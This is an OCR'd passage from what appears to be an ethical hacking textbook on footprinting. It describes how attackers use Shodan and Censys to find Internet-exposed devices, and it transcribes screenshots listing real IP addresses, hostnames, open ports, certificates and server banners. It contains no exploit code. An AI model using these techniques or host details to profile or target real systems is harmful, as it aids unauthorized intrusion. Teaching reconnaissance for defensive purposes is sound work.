
- **SHODAN Search Engine**

  Source: *https://www.shodan.io*

  Shodan is a computer search engine that searches the Internet for connected devices (routers, servers, and IoT.). You can use Shodan to discover which devices are connected to the Internet, where they are located, and who is using them.

  It helps attackers to keep track of all the devices on the target network that are directly accessible from the Internet. It also allows the attacker to find devices based on the city, country, latitude/longitude, hostname, operating system, and IP address. Further, it helps the attacker to search for known vulnerabilities and exploits across Exploit DB, Metasploit, CVE, OSVDB, and Packetstorm with a single interface.

  As shown in the screenshot, attackers use this tool to detect various target devices connected to the Internet along with the operating system used.



TOTAL RESULTS

912,502

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

TOP COUNTRIES

Germany	154,763
China	138,153
United States	84,393
Korea, Republic of	80,961
France	55,049

More...

TOP PORTS

5001	388,601
5000	340,200
443	58,404
80	20,287
7001	12,918

More...

TOP OPERATING SYSTEMS

Synology DiskStation Manager (DSM) 6.2.4-25556	333,595
Synology DiskStation Manager (DSM) 7.0.1-42218	273,303
Synology DiskStation Manager (DSM) 6.2.3-25426	

54.146.208.121 2022-03-08T11:08:22.225621

ec2-54-146-208-121.compute-1.amazonaws.com
Amazon Data Services NoVa
United States, Ashburn

SSL Certificate
Issued By:
|- Common Name: **R3**
|- Organization: **Let's Encrypt**
Issued To:
|- Common Name: **ethicsandcompliance.huntsman.com**
Supported SSL Versions: **TLSv1.2, TLSv1.3**
Diffie-Hellman Fingerprint: **RFC5114/2048-bit MODP Group with 224-bit Prime Order Subgroup**

```
HTTP/1.1 401 Unauthorized
Date: Tue, 08 Mar 2022 11:03:03 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Feature-Policy: microphone 'none'; camera 'none'; geolocation
```

52.54.15.38 2022-03-08T11:07:52.127399

ec2-52-54-15-38.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn

SSL Certificate
Issued By:
|- Common Name: **R3**
|- Organization:

```
HTTP/1.1 401 Unauthorized
Date: Tue, 08 Mar 2022 11:02:34 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Feature-Policy: microphone 'none'; camera 'none'; geolocation
```


Figure 2.29: Screenshot of SHODAN Search Engine showing target operating system

- **Censys**

  Source: *https://censys.io*

  Censys monitors the infrastructure and discovers unknown assets anywhere on the Internet. It provides a full view of every server and device exposed to the Internet.

  Attackers use this tool to monitor the target IT infrastructure to discover various devices connected to the Internet along with their details such as the operating system used, IP address, protocols used, and geographical location.


Censys
Hosts
185.8.175.117
Search
Register
Log In
Summary
Explore
History
WHOIS
Raw Data
35°41'52.8"N 51°24'41...
View larger map
Turkme
aghdad
Iran
Google
Keyboard shortcuts
Map data ©2022 Google, Mapa GISrael
Terms of Use
VIEW ALL DATA

185.8.175.117

As of: Mar 08, 2022 6:29am UTC | Latest

Basic Information

OS	Microsoft Windows
Network	PARVASYSTEM (IR)
Routing	185.8.175.0/24 via AS60631
Protocols	25/SMTP , 53/DNS , 80/HTTP , 86/HTTP , 110/POP3 , 143/IMAP , 366/SMTP , 587/SMTP , 1000/HTTP , 1433/MSSQL , 3000/HTTP , 3389/RDP , 8595/HTTP , 53413/NETIS

25/SMTP TCP

Observed Mar 07, 2022 at 8:24pm UTC

Software

- Microsoft Windows
- Alt-N MDaemon 13.0.4

Details

Banner
```
220 mail.baroboom.ir ESMTP MDaemon 13.0.4; Mon, 07 Mar 2022 20:24:29 +0330
```

EHLO
```
250-mail.baroboom.ir Hello www.censys.io, pleased to meet you
250-ETRN
250-AUTH LOGIN CRAM-MD5 PLAIN
250-8BITMIME
250 SIZE
```

